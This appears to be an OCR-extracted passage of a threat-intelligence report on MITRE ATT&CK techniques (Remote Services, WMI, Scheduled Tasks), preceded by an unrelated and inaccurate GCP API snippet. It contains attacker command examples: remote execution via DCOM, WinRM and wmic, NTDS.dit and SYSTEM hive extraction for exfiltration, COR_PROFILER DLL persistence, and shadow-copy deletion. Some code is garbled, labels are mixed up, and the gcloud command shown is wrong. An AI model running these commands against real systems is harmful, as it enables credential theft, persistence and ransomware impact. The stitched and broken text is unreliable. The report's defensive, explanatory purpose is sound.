The instances.get method in Google Cloud Platform (GCP) is used to retrieve information about a specific Compute Engine virtual machine instance. It is a part of the Compute Engine API, which allows you to create and manage virtual machine instances on Google's infrastructure.

To use the instances.get method, you need to provide the name of the instance that you want to retrieve information about, as well as the project and zone in which it is located. You can also specify additional parameters to customize the request.

Here is an example of how to use the instances.get method in the Google Cloud Platform API:

```
gcloud compute instances get [INSTANCE_NAME] \
    --project=[PROJECT_ID] \
    --zone=[ZONE]
```

Here is an example of the minimized JSON response that the instances.get method might return:

```
{"id":"1234567890","creationTimestamp":"2022-01-01T12:34:56.789Z",
"name":"my-instance","zone":"projects/my-project/zones/us-central1
-a","machineType":"projects/my-project/machineTypes/n1-standard-1"
,"status":"RUNNING","disks":[{"deviceName":"my-instance","index":0
,"type":"PERSISTENT","mode":"READ_WRITE","boot":true,"autoDelete":
true,"initializeParams":{"sourceImage":"projects/debian-cloud/glob
al/images/family/debian-9","diskSizeGb":"10","diskType":"projects/
my-project/zones/us-central1-a/diskTypes/pd-standard"},"diskSizeGb
":"10","licenses":["projects/my-project/global/licenses/windows-se
rver"],"interface":"SCSI","source":"projects/my-project/zones/us-c
entral1-a/disks/my-instance","guestOsFeatures":[{"type":"VIRTIO_SC
SI_MULTIQUEUE"}]}],"canIpForward":false,"networkInterfaces":[{"net
work":"global/networks/default","subnetwork":"projects/my-project/
regions/us-central1/subnetworks/default","accessConfigs":[{"name":
"External
NAT","type":"ONE_TO_ONE_NAT","natIP":"1.2.3.4"}],"aliasIpRanges":[
],"networkIP":"10.128.0.2"}],"description":"My
instance","labels":{"env":"prod"},"scheduling":{"preemptible":fals
e,"onHostMaintenance":"MIGRATE","automaticRestart":true},"deletion
Protection":false,"reservationAffinity":{"consumeReservationType":
"ANY_RESERVATION"}}
```

#6 T1021
Remote Services

The Remote Services technique refers to the use of remote services, such as Remote Desktop Protocol (RDP), Secure Shell (SSH), Server Message Block (SMB), Virtual Network Computing (VNC), and Windows Remote Management (WinRM), to gain access to and control over a remote system. This technique has appeared in our Red Report due to its significant advantages to an adversary, such as remote accessing and pivoting to other systems within the network for lateral movement.

Tactics
Lateral Movement

Prevalence
18%

Malware Samples
91,553

In an enterprise environment, servers and workstations are often organized into domains, which provide centralized identity management and allow users to log in with a single set of credentials across the entire network. If an adversary can obtain valid domain credentials, they can log in to multiple systems using remote services.

Remote Services are specifically designed to accept connections from remote systems, allowing users to interact remotely with and manage those systems. Some common examples of Remote Services include:

1. **Telnet:** Telnet is a remote login protocol that allows users to remotely connect to a server and issue commands as if they were physically present at the server's console. Telnet uses a plaintext communication channel, which makes it vulnerable to man-in-the-middle attacks and other types of interception.

2. **Secure Shell (SSH):** SSH is a network protocol that allows users to securely connect to a remote system and execute commands as if they were physically present at the system's console. SSH uses encryption to secure the communication channel, making it more secure than Telnet.

3. **Remote Desktop Protocol (RDP):** RDP is a proprietary protocol developed by Microsoft that allows users to remotely connect to and control a remote system using a graphical interface. RDP is commonly used to access Windows systems remotely and uses encryption to secure the communication channel.

4. **Virtual Network Computing (VNC):** VNC is a remote access protocol that allows users to remotely connect to and control a remote system using a graphical interface. VNC is available for many platforms and uses encryption to secure the communication channel.

5. **Remote Procedure Call (RPC):** VNC is a protocol that allows a computer program to cause a subroutine or procedure to execute on a different computer in a network. RPC enables the execution of functions or methods on a remote system as if they were local, allowing other systems to communicate and exchange data.

6. **Server Message Block (SMB):** SMB is a network protocol that enables sharing of resources such as files, printers, and serial ports between computers. It is primarily used in Windows environments and allows client systems to access resources on a server as if they were local. While SMB is not a traditional "remote service" like SSH and RDP, it can facilitate remote access to resources on a server.

1. **Distributed Component Object Model (DCOM):** DCOM is a technology that enables the communication between software components on different computers in a network. It allows a client object on one computer to call methods of a server object on another computer, using remote procedure call (RPC) technology. This enables the execution of functions or methods on a remote system as if they were local, allowing different systems to communicate and exchange data. While DCOM is not a "remote service," it enables communication between software components on various systems. It can be used in conjunction with other remote services or as part of a larger system.

2. **Apple Remote Desktop (ARD):** ARD is a remote management software developed by Apple Inc. for macOS. ARD allows administrators to access and control other macOS systems on a network remotely and includes a range of tools and features for managing and maintaining those systems. ARD uses a blend of protocols to provide remote access, including VNC for sending the screen and control buffers and SSH for secure file transfer. It can remotely execute commands and scripts, manage software updates and installations, and perform other tasks on remote systems. In this way, ARD functions as a remote service, enabling administrators to access and manage other systems on a network remotely.

Adversary Use of Remote Services

Adversaries may use a variety of remote services to gain access to and control over systems in a network during an attack campaign. Adversaries can abuse these services to perform actions as logged-on users, move laterally within a network, and execute arbitrary code on remote systems.

For example, an adversary may use valid credentials to log into a system using Telnet, SSH, RDP, or VNC and then execute commands or scripts on that system to gather information, install malware, or perform other malicious actions. Adversaries may also use ARD or similar remote management tools to remotely access and control network systems to perform actions such as executing commands, transferring files, or installing software.

In addition to using these services directly, adversaries may also abuse other protocols and technologies, such as Remote Procedure Call (RPC) and Distributed Component Object Model (DCOM), to facilitate remote communication and the execution of functions or methods on a remote system.

Sub-techniques of Remote Services

There are 6 sub-techniques under the Remote Services technique in ATT&CK v12:

ID	Name
T1021.001	Remote Desktop Protocol
T1021.002	SMB/Windows Admin Shares
T1021.003	Distributed Component Object Model
T1021.004	SSH
T1021.005	VNC
T1021.006	Windows Remote Management

Each of these sub-techniques will be explained in the next sections.

#6.1. T1021.001 Remote Desktop Protocol

Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft that allows users to access and control a system over a network connection remotely. RDP is commonly used in corporate environments to enable employees to access and work on their workstations from any location remotely. However, if RDP is not properly secured, it can also be exploited by cyber attackers to gain unauthorized access to a victim's system.

Adversary Use of Remote Desktop Protocol

While RDP is a useful tool for legitimate remote access, cyber attackers can also abuse it in their attack campaigns. Adversaries may use valid accounts to log into a computer via RDP and perform actions as an authenticated user. There are several ways that attackers can use valid accounts and RDP to their advantage:

- Credential Access techniques (e.g., OS Credential Dumping [T1003] technique)
- Brute-force attacks [T1110] (e.g., dictionary attacks)
- Phishing attacks [T1566]

Once an attacker has gained access to a victim's system through RDP, they can execute commands and manipulate the system as if they were physically present at the keyboard. Here are some ways in which adversaries have been known to abuse RDP:

1. Initial Access: Adversaries may use RDP to gain initial access to a target system or network if the service allows access to accounts with known credentials. They may use Credential Access techniques to obtain these credentials through brute-force attacks or by stealing them from other sources.

2. Lateral Movement: Once an adversary has gained initial access to a system, they may use RDP to move laterally within the environment and access other systems. This can be done by connecting to other systems and using the RDP session to browse and copy files or by using RDP to execute code on the remote system.

3. Persistence: Adversaries may use RDP to maintain a persistent presence on a system by configuring the system to accept RDP connections or leaving an RDP session open and active.

4. Execution: Adversaries may use RDP to remotely execute code or commands on a system by interacting with the system directly through the RDP session or by using RDP to launch a command prompt or other program remotely.

5. Privilege Escalation: Adversaries may use RDP to gain higher levels of access or privilege on a system by authenticating to the RDP server with a privileged account or exploiting vulnerabilities in RDP to gain access to more elevated privileges.

6. Defense Evasion: Adversaries may use RDP to evade security controls and avoid detection by communicating over an encrypted RDP connection or by using RDP to launch programs or execute commands that bypass security controls.

7. Exfiltration: Adversaries may use RDP to exfiltrate data from a target system or network. They may do this by connecting to the system and transferring files over the RDP connection, or by using RDP to remotely access other systems that contain the data they want to steal.

8. Command and Control: Adversaries may use RDP to establish a command and control (C2) channel with their malware or other tools. This can be done by using RDP to execute code remotely or tunneling other protocols, such as HTTP or HTTPS, through the RDP connection.

9. Malware distribution: Adversaries may use RDP to distribute malware within a target environment. They may do this by connecting to systems and installing the malware directly or using RDP to execute code that downloads and installs the malware from a remote location.

#6.2. T1021.002 SMB/Windows Admin Shares

This sub-technique refers to using Server Message Block (SMB) and Windows Admin Shares to gain access to and control a victim's system. SMB is a network protocol that shares resources, such as files and printers, on a network. Windows Admin Shares are hidden shares created by default on Windows systems and used for administrative purposes. While SMB and admin shares are useful tools for legitimate resource sharing, it can also be abused by adversaries in their attack campaigns.

SMB

Server Message Block (SMB):
Server Message Block (SMB) is a network protocol that is used to share resources, such as files and printers, between computers on a network. SMB is a client-server protocol, which means that a client computer can access resources on a server by sending requests to the server using the SMB protocol.

SMB can be used as a remote service in the sense that it allows remote systems to access resources on a network. For example, a user on a remote system may connect to a file server using SMB and access shared files on that server. SMB can also be used to remotely execute commands and scripts, and to remotely manage services and other resources on a system.

Since SMB is a protocol rather than a service that accepts connections from remote systems, it is not typically considered a traditional "remote service" like Telnet, SSH, RDP, or VNC. It is generally used in conjunction with other services or protocols, such as NetBIOS or CIFS, to provide remote access to resources on a network.

Samba

Samba:
Samba is an open-source implementation of the SMB protocol that allows non-Windows systems, such as Linux and macOS, to access and share resources with Windows systems. Samba uses the SMB protocol to provide compatibility with Windows, and it allows non-Windows systems to act as file and print servers in a Windows environment.

Samba can be a remote service because it allows remote systems to access shared resources on a network. For example, a user on a remote system may connect to a file server running Samba and access shared files on that server. It can also be used to execute commands and scripts remotely and manage services and other resources remotely.

Samba is similar to SMB in terms of its functionality but is implemented as a separate software package that runs on top of other operating systems. Like SMB, Samba is generally used with other services or protocols, such as NetBIOS or CIFS, to provide remote access to resources on a network.

Admin Shares

Admin share:
In Windows, an admin share is a hidden network share that is created automatically by the system on every computer. These shares allow administrators to remotely access and manage a computer over the network.

There are several types of admin shares, including:

- **C$:** This share allows an administrator to access the root of the C drive on the computer. This share is often used to install software or remotely access files on the C drive.
- **ADMIN$:** This share allows an administrator to access the system root folder on the computer, which contains system files and other resources that are required for the operation of the computer.
- **IPC$:** This share allows an administrator to access named pipes and other Interprocess Communication (IPC) resources on the computer.

These shares are hidden by default and are not accessible to users who do not have the necessary permissions. Note that an administrator must specify the share name and provide valid credentials to access an admin share.

Adversary Use of SMB/Windows Admin Shares

One way that attackers can abuse SMB is by using valid administrator-level accounts to remotely access a networked system over the network. This allows them to interact with the system using Remote Procedure Calls (RPCs), which are a way for a program on one computer to request services from a program on another computer.

Using SMB and RPCs, adversaries can transfer files to and from the system and execute transferred binaries. This can be done through authenticated sessions over SMB/RPC, which means that the attacker must provide valid credentials to access the system.

There are several techniques that adversaries may use to execute code on the system once they have gained access through SMB/RPC. These include creating Scheduled Tasks or Services, which are automatically executed at a specified time or when certain events occur or using Windows Management Instrumentation (WMI), which is a framework for managing and automating system and network administration tasks.

Another way that attackers can abuse SMB is by exploiting vulnerabilities in the protocol. There have been several high-profile vulnerabilities in SMB that have been exploited by attackers in the past, such as CVE-2020-1206 (SMBleed), CVE-2020-0796 (SMBGhost), and MS17-010 (EternalBlue).

Adversaries may also use NTLM hashes to access administrator shares on systems with certain configurations and patch levels. NTLM (NT LAN Manager) is an authentication protocol that is used to authenticate users on a network. When a user logs into a system, their password is hashed using the NTLM algorithm, and the resulting hash is used to verify their identity. The Pass the Hash technique allows an attacker to use a stolen NTLM hash to access a system without knowing the original password. This can be done on systems with certain patch levels and configurations that are vulnerable to this type of attack.

Adversaries have been known to abuse SMB and Windows admin shares in order to move laterally within victim networks and gain access to additional systems. This is often done by obtaining valid credentials and using tools such as Net [98], PsExec [99], and Impacket's smbexec.py [100] to interact with these shares and execute commands on remote systems.

One common tactic is for adversaries to brute force SMB in order to gain access to these shares and move laterally, as in the case of Lucifer [101].

SMB and Windows admin shares have also been used for lateral movement by a number of APT groups, including APT3 [102] and APT32 [103]. In some cases, these groups have also used these shares to transfer implant files and enable remote execution, as seen in the case of APT41 [104].


Other groups, such as Conti [105] and Shamoon [106], have used these shares to spread malware throughout victim networks, potentially compromising an entire network. In the case of Kwampirs and Orangeworm [107], the malware was even copied across multiple Windows admin shares in order to move laterally.

Some adversaries, such as Deep Panda [108] and Duqu [109], have used valid accounts to access SMB shares and move laterally. In other cases, such as HermeticWizard [109], [110], the adversaries have used hardcoded credentials to authenticate via NTLM to SMB shares on remote systems.

As a recent example, the Prestige ransomware group copied the ransomware payload to the ADMIN$ share of a remote system in October 2022. Then, Impacket is utilized to execute the payload by creating a Scheduled Task or remotely executing an encoded PowerShell command on target systems [111].

In February 2022, BlackByte ransomware created SMB shares to distribute AnyDesk, a remote desktop application, to other assets in the victim's network using Cobalt Strike [2].

As an example from April 2022, the BumbleBee malware loader used by the EXOTIC LILY initial access broker (IAB) has abused SMB shares to move laterally to a domain controller by creating a remote service, as shown in the below figure [112].



A service was installed in the system.

Service Name: edc603a
Service File Name: \\[redacted]\ADMIN$\edc603a.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

#6.3. T1021.003 Distributed Component Object Model

Distributed Component Object Model (DCOM) is a Microsoft technology that enables the communication between software components distributed across networked computers using Remote Procedure Calls (RPCs). It allows a client object on one computer to call methods on a server object on another computer, regardless of the programming languages used to implement the objects.

DCOM allows a client object on one computer to call methods of a server object on another computer using RPC. It enables software components to communicate with each other over a network, regardless of the programming languages or operating systems they are running on.

DCOM is used in a variety of applications, such as distributed applications, web services, and system management. It is an important part of the Windows operating system and is widely used in enterprise environments.

Permissions to interact with local and remote server COM objects are specified by access control lists (ACL) in the Registry. By default, only Administrators may remotely activate and launch COM objects through DCOM. It is important to secure DCOM and properly configure access control to prevent unauthorized access or abuse.

Adversary Use of Distributed Component Object Model

One way adversaries may use DCOM is by taking advantage of valid accounts to interact with remote machines. DCOM uses access control lists (ACLs) in the registry to specify permissions for interacting with local and remote server COM objects. By default, only administrators have the privilege to activate and launch COM objects remotely through DCOM. If an adversary is able to compromise an account with sufficient privileges, they can use DCOM to perform actions as the logged-on user.

DCOM can also be used as a method of remotely interacting with WMI, which is a powerful system management tool that provides information about the hardware and software configuration of a computer. Adversaries can use DCOM to execute arbitrary code through WMI, or to manipulate WMI data to achieve their goals.

For example, the attacker may use WMI to create a DCOM object and modify the Registry on the remote system:

```
$dcom = New-Object -ComObject WbemScripting.SWbemLocator
$wmi = $dcom.ConnectServer("RemoteSystem", "root\default")
$key = $wmi.Get("StdRegProv")
$key.SetStringValue(2147483650,"HKLM","Software\MyApp","KeyName","Ke
yValue")
```

An attacker may use DCOM to execute code remotely on a system by creating a DCOM object and using it to launch a script or program. For example, the attacker may use PowerShell to create a DCOM object and execute a script on the remote system:

```
$dcom = New-Object -ComObject WScript.Shell
$dcom.Run("cmd.exe /c powershell.exe -ExecutionPolicy Bypass -File
c:\temp\malicious_script.ps1", 0, $true)
```

Another way that adversaries may abuse DCOM is by executing macros in existing documents or invoking Dynamic Data Exchange (DDE) execution through a COM-created instance of a Microsoft Office application. This allows them to bypass the need for a malicious document and can be used to deliver payloads or execute code on the target system.

For example, the MuddyWater APT group has used DCOM to execute a malicious PowerShell payload [113], as seen in the following code:

```
$e = [System.Activator]::CreateInstance
([type]::GetTypeFromCLSID("9BA05972-F6A8-
11CF-A442-00A0C90A8F39" "127.0.0.1"))
Se[0].Document. Application.ShellExecute("powershell.exe","-exec
bypass -file
c:\programdata\la.ps1", "c:\windows\system32",$null,o)
```

#6.4. T1021.004 SSH

Secure Shell (SSH) is a network protocol used for secure remote login and other secure network services over an unsecured network. It is often used to access servers remotely and provides a secure channel for transmitting data between computers. Adversaries may abuse SSH for lateral movement, remote code execution, and remote access.

SSH can be used as a remote service in the sense that it allows users to log into a system and access its resources remotely. Users can connect to a system running an SSH server using an SSH client and authenticate with a username and password or a public key. Once authenticated, they can execute commands and access files on the system as if they were physically present.

SSH is commonly used to remotely manage servers, configure network devices, and automate tasks. It is an important tool for system administrators and IT professionals and is widely used in enterprise environments.

Adversary Use of SSH

Adversaries may abuse SSH for a variety of purposes in their attack campaigns. Some examples of adversary use of SSH include:

1. Lateral Movement

Adversaries may use SSH to move laterally within a network by logging into other systems and accessing their resources. This could be done using a tool such as SSH with a command similar to the following:

```
ssh <username>@<remote_system>
```

This command connects to the specified remote system using the specified username, allowing the adversary to access the system and potentially move on to other systems.

In March 2022, Akamai security researchers discovered Panchan, a new peer-to-peer botnet and SSH worm breaching Linux servers [114]. Panchan introduces a unique technique for lateral movement by reading the id_rsa and known_hosts files to harvest existing credentials and using them to move laterally across the network. Unlike most botnets, it does not rely solely on brute force or dictionary attacks on randomized IP addresses.

2. Remote Access and Command Execution

Adversaries may use SSH to remotely log into a system and execute commands or scripts, either directly or through a reverse shell.

```
ssh <username>@<remote_system> <command>
```

This command connects to the specified remote system using the specified username and executes the specified command. Adversaries may use this method to access systems and perform actions as logged-on users remotely.

In an ongoing attack campaign since June 2022, RapperBot botnet malware is used in exclusive brute-force attacks on SSH servers configured to accept password authentication [115].

3. Persistence

In order to maintain remote access into the brute-forced SSH servers, RapperBot executes the following shell command to replace the remote victims' /.ssh/authorized_keys file with one that contains the threat actors' SSH public key [115]. Thus, SSH is also utilized by attackers for persistence.

4. Malware Distribution

Adversaries may use SSH to distribute malware within a target environment. As an example, according to the joint advisory published by CISA [116], the Daixin Team ransomware and data extortion group move laterally via SSH and RDP after obtaining access to the victim's VPN server. Daixin actors have attempted to gain access to privileged accounts by dumping credentials [T1003] and pass the hash [T1550.002]. The actors used these privileged accounts to gain access to VMware vCenter Server and reset account passwords [T1098] for ESXi servers within the environment. The actors then used SSH to connect to accessible ESXi servers, where they deployed ransomware.

#6.5. T1021.005 VNC

Virtual Network Computing (VNC) is a graphical desktop-sharing system allowing a user to control another computer remotely. It consists of a client and server component, where the server component is installed on the remote system, and the client component is installed on the local system. The client allows the user to see the remote system's desktop and interact with it as if they were physically present, while the server transmits the input and output between the two systems.

VNC can be used as a remote service because it allows users to access and control a system's desktop remotely. This can be useful for remote support, remote administration, and other remote tasks. It is supported on various platforms, including Windows, Mac, Linux, and other operating systems.

Adversary Use of VNC

Adversaries may abuse VNC for a variety of purposes in their attack campaigns. Some examples of adversary use of VNC include:

1. Remote Access and Command Execution

Adversaries may use VNC to remotely log into a system and execute commands or scripts directly or through a reverse shell. This could be done using a VNC client by connecting to the IP address and port of the VNC server on the remote system and authenticating with a valid username and password. Once connected, the adversary can interact with the remote system's desktop and execute commands.

2. Lateral Movement

Adversaries may use VNC to move laterally within a network by logging into other systems and accessing their resources. This could be done using a VNC client by connecting to the IP address and port of the VNC server on the remote system and authenticating with a valid username and password. Once connected, the adversary can interact with the remote system's desktop and potentially move on to other systems.

TrickBot, a modular botnet and banking Trojan, uses a VNC module for remote control and an SMB module for lateral movement in a compromised network [117]. TrickBot also uses VNC to steal credentials by searching for the .vnc.lnk affix [118].

3. Data Exfiltration

Adversaries also use VNC to exfiltrate sensitive data. Researchers revealed a new URSNIF malware variant dubbed LDR4, a generic backdoor designed to facilitate operations such as data exfiltration [119]. As an essential change from the previous variants of URSNIF, LDR4 includes a VNC module (VncDLL.dll) to connect to a remote C2 server.

4. Malware Distribution

Another adversary use case of VNC is malware distribution. In August 2022, Cyble researchers discovered a new malware called MikuBot, which is a malicious bot launching hidden VNC sessions that allow the attacker to remotely access the victim's machine, spread via USB, and download and execute additional malware [120].

#6.6. T1021.006 Windows Remote Management

Windows Remote Management (WinRM) is a service and protocol that allows users to interact with a remote system, such as running executables, modifying the Registry, and modifying services. It can be called using the winrm command or by programs such as PowerShell and is often used as a method of remotely interacting with Windows Management Instrumentation (WMI). While WinRM is a useful tool for remote management, adversaries can abuse WinRM for lateral movement and remote code execution.

Windows Remote Management (WinRM) is a command-line tool and management protocol in Windows that allows administrators to execute commands remotely on other systems using the WS-Management protocol. WinRM uses HTTP or HTTPS to transport and can be configured to use Kerberos authentication for added security.

WinRM is designed to be extensible and can be used with various management technologies, including Windows Management Instrumentation (WMI) and PowerShell. It allows administrators to perform tasks remotely, such as managing services, configuring firewall rules, and modifying the Registry.

WinRM can remotely manage systems within an organization, either over a local network or the internet. It is an effective tool for managing large numbers of systems, allowing administrators to perform tasks remotely without physically visiting each system.

WinRM is enabled by default on Windows Server 2008 and later but not on client versions of Windows by default. It can be enabled and configured using the WinRM command-line tool or through Group Policy.

Adversary Use of Windows Remote Management

Windows Remote Management (WinRM) enables administrators to execute commands and manage systems and applications using the WS-Management protocol. WinRM is used to establish communication between a local and a remote system and uses ports 5985 (HTTP transport) and 5986 (HTTPS transport) for communication.

WinRM is a powerful tool that can be used for various tasks, such as running executables, modifying the registry, and modifying services. It can be called using the winrm command or by programs such as PowerShell and is often used as a method of remotely interacting with Windows Management Instrumentation (WMI).

On server and client versions of the Windows operating system, the Enable-PSRemoting cmdlet allows administrators to access the remote shell using PowerShell for private and domain networks through the WinRM service. This allows administrators to remotely execute PowerShell commands and scripts and remotely manage and monitor the system using WMI.

Using WinRM, attackers can use valid accounts to execute commands remotely on multiple systems across the network, allowing them to move laterally within an organization. For example, they could use the following command to execute a script on a target system remotely:

```
winrm -r:<remote_system> -u:<username> -p:<password> "powershell.exe
-File C:\path\to\script.ps1"
```

Attackers can use WinRM to execute arbitrary code on a target system remotely. For example, they could use the following command to execute a payload on a remote system:

```
winrm -r:<remote_system> -u:<username> -p:<password> "powershell.exe
-EncodedCommand <base64_encoded_payload>"
```

Attackers can also use WinRM to remotely modify the registry on a target system, allowing them to make changes that persist even after a reboot. For example, they could use the following command to add a new value to the registry:

```
winrm -r:<remote_system> -u:<username> -p:<password> "reg add
HKLM\Software\Example /v Key /t REG_SZ /d Value"
```

#7 T1047
Windows Management Instrumentation

Windows Management Instrumentation (WMI) is the infrastructure for managing data and operations on Windows-based operating systems. Adversaries abuse the extensive capabilities of WMI to execute malicious commands and payloads in compromised Windows hosts. The WMI service also gives adversaries local and remote access. The versatility of WMI makes the Windows Management Instrumentation [T1047] the seventh most frequently used MITRE ATT&CK technique in our list.

Tactics
Execution

Prevalence
15%

Malware Samples
78,231

Adversary Use of Windows Management Instrumentation

The WMI is a built-in administration feature and is available in the default configuration of Windows operating systems. The WMI has been around since Windows NT, and the WMI command line (WMIC) was the main way to interact with WMI until Windows 10 version 21H1. Since WMIC was available for so long, adversaries commonly used WMIC in attack campaigns. Although PowerShell supersedes WMIC for WMI in the latest Windows versions, many hosts worldwide still run on older versions of Windows, and malicious payloads that use WMIC are still used in the wild.

The MITRE ATT&CK does not list any sub-techniques for the WMI [T1047] technique. However, adversaries abuse the WMI infrastructure's broad access to many operating system functions for command execution, defense evasion, discovery, and lateral movement.

Adversaries may abuse WMI for a variety of purposes in their attack campaigns. Some examples of adversary use of WMI include:

1. System and Information Discovery

PowerShell's Get-WmiObject cmdlet can be used to obtain information about WMI classes from local or remote hosts. Adversaries use the Get-WmiObject cmdlet to gather information about compromised hosts or other hosts in a compromised network.

```
Get-WmiObject Win32_OperatingSystem
Get-WmiObject Win32_NetworkAdapterConfiguration -Filter
"IPEnabled=True"
Get-WmiObject Win32_ComputerSystem
Get-WmiObject -Namespace "root\cimv2" -Class AntiVirusProduct
-ComputerName DC
```

For example, the Iranian APT group MuddyWater uses the PowerShell cmdlets above to interact with WMI to collect the following information about the infected hosts [121]:

- Operating system
- IP address
- Host name
- Network adapter configuration
- Domain name
- User name
- Computer name
- List of installed Antivirus products

Adversaries can access information about WMI classes using various methods. All three examples below return the same information. Organizations should take into account these methods when configuring their detective security controls.

```
wmic OS get
SystemDirectory,Organization,BuildNumber,RegisteredUser,SerialNumber
,Version
Get-WmiObject win32_operatingsystem | Format-List
Get-CimInstance Win32_OperatingSystem | Format-List
```

2. Credential Harvesting and Privilege Escalation

Volume shadow copies contain OS files and user files as a backup for data restoration. WMI allows users with the required privileges to manage volume shadow copies. Adversaries abuse this feature to create a copy of the root directory and steal NTDS.dit, SYSTEM, and SECURITY files from the copy. These files are used by the Windows operating system to store domain credentials, and adversaries use the following commands to exfiltrate NTDS.dit, SYSTEM, and SECURITY files. Then, adversaries extract credentials from these files and gain access to privileged accounts [122].

```
//creating volume shadow copy
wmic /node:"[AD_IP_address]" /user:"[username]"
/password:"[password]" process call create "cmd /c vssadmin create
shadow /for=C: 2>&1"

//copying NTDS.dit, SYSTEM and SECURITY files from shadow copy
wmic /node:"[AD_IP_address]" /user:"[username]"
/password:"[password]" process call create "cmd /c copy
\[shadow_copy_dir]\Windows\NTDS\NTDS.dit [target_folder] & copy
\[shadow_copy_dir]\Windows\System32\config\SYSTEM [target_folder] &
copy \[shadow_copy_dir]\Windows\System32\config\SECURITY
[target_folder]"



//compressing files for exfiltration
7za.exe a -mx3 nt.7z \\[AD_IP_address]\c$\[target_folder]
```

3. Establishing Persistence

COR_PROFILER is an environment variable that allows developers to specify an unmanaged or external profile DLL to be loaded into each .NET process that loads the Common Language Runtime (CLR). For a simpler explanation, if COR_ENABLE_PROFILING is set to 1, the DLL pointed by the COR_PROFILER is loaded whenever a process loads the CLR.

Adversaries abuse this feature to execute their malicious DLLs and establish persistence in the infected host. For example, Blue Mockingbird cryptominer malware uses the following commands to manipulate COR_PROFILER to point to their payload DLL. Whenever a process calls the CLR, the infected host loads the pointed DLL and re-establishes persistence [123].

```
//deleting existing COR_PROFILER variable
wmic ENVIRONMENT where "name='COR_PROFILER'" delete

//creating COR_ENABLE_PROFILING variable and setting it to 1
wmic ENVIRONMENT create
name="COR_ENABLE_PROFILING",username="<system>",VariableValue="1"

//creating a new COR_PROFILER variable
wmic ENVIRONMENT create
name="COR_PROFILER",username="<system>",VariableValue="<arbitrary
CLSID>"

//adding registry keys for malicious DLL

reg.exe add HKLM\Software\Classes\CLSID\<arbitrary
CLSID>\InProcServer32 /V ThreadingModel /T REG_SZ /D Apartment /F

reg.exe add HKLM\Software\Classes\CLSID\<arbitrary
CLSID>\InProcServer32 /VE /T REG_SZ /D "<malicious_DLL>" /F
```

4. Lateral Movement

WMI allows users with the required privileges to execute commands in remote hosts without additional tools. Adversaries abuse this feature to move laterally in a compromised network. Adversaries used the following commands to execute commands in a remote host:

```
wmic /node:<remote_host's_IP> /user:<username> /password:<password>
process call create cmd.exe /c "<command>"

powershell -c Invoke-WMIMethod -class Win32_Process -Name Create
-ArgumentList "cmd /c <command>" -ComputerName <remote_host's_name>
```

For example, Conti ransomware deploys a Cobalt Strike beacon using WMI and rundll32 in a remote host using the following command. After deployment, adversaries established an RDP session with the remote host [124].

```
wmic /node:<remote_host's_IP> process call create "rundll32.exe
C:/ProgramData/<malicious_dll> DllRegisterServer"
```

5. Impact

As mentioned previously, WMI allows users to manage volume shadow copies. Some organizations use these copies to recover their system and data after a ransomware attack. Ransomware threat actors abuse WMI to delete volume shadow copies and limit their victim's ability to recover encrypted data. This method has become a common practice among ransomware operators as it immensely enhances the attack's impact. The Hive ransomware group uses the following command to delete shadow copies using WMI [4].

```
wmic shadowcopy delete /nointeractive
```

#8 T1053
Scheduled Task/Job

A scheduled task is an automated action executed at a specific time or in response to a particular event. This could be a single occurrence at a predetermined point in the future, a recurring event at regular intervals (e.g., every Monday at 3:00 a.m.), or an action triggered by a specific event, such as a user logging onto the system. Adversaries often create scheduled tasks/jobs for remote code execution, persistence, and privilege escalation, so much so that the Scheduled Task/Job technique found a seat in the Red Report 2023.

Tactics
Execution
Persistence
Privilege Escalation

Prevalence
12%

Malware Samples
59,203

Adversary Use of Scheduled Task/Job

Adversaries may leverage scheduled tasks to maintain their persistence on the compromised system. By creating a scheduled task that runs a malicious script or program, adversaries can ensure that their code will be executed at a later time, even if they are no longer actively connected to the system.

There are many benefits of scheduled task/job to adversaries:

- To maintain a foothold on the system and continue to perform malicious activities, even if their initial access is discovered and/or blocked.
- To evade detection by running their malicious code at times when the system is less likely to be monitored or when legitimate activity is expected (e.g., during off-hours).
- To execute code with elevated privileges, allowing them to bypass security controls and carry out more damaging attacks.

Sub-techniques of Scheduled Task/Job

There are 5 sub-techniques under the Scheduled Task/Job technique in ATT&CK v12:

ID	Name
T1053.002	At
T1053.003	Cron
T1053.005	Scheduled Task
T1053.006	Systemd Timers
T1053.007	Container Orchestration Job

Each of these sub-techniques will be explained in the next sections.

#8.1. T1053.002 At

***at* is a command-line utility that allows users to schedule commands in various operating systems, such as Unix-like operating systems (e.g., Linux distributions, macOS, and BSD) and Microsoft Windows. This sub-technique covers the *at* command within Linux, but it may be extended to other Unix-like operating systems.**

The at command is a utility that enables users to schedule the execution of commands or scripts at a specified time in the future on various operating systems, including Linux, macOS, BSD, and Windows (at.exe). This tool allows users to automate tasks and run them in the background, even when the user is not logged in. To schedule a task using the at command, the user specifies the time and the command or script to be executed. The atq and atrm commands can be used to view and remove scheduled tasks, respectively.

Adversary Use of At Command

To use the at command, you need to specify the time when you want the command or script to be executed.

- hh:mm,
- hh:mm AM/PM,
- or now + X minutes, where X is the number of minutes from the current time.

For example, the following script executes the /path/to/command at 6:00 PM.

```
at 18:00/path/to/command
```

The at command can be used by both legitimate users and adversaries for a variety of purposes. Legitimate users may use the at command to automate tasks and make their work more efficient. Adversaries, on the other hand, may use the at command to schedule the execution of malicious commands or scripts, maintaining their persistence on a compromised system, privilege escalation, and bypassing security controls:

1. Persistence

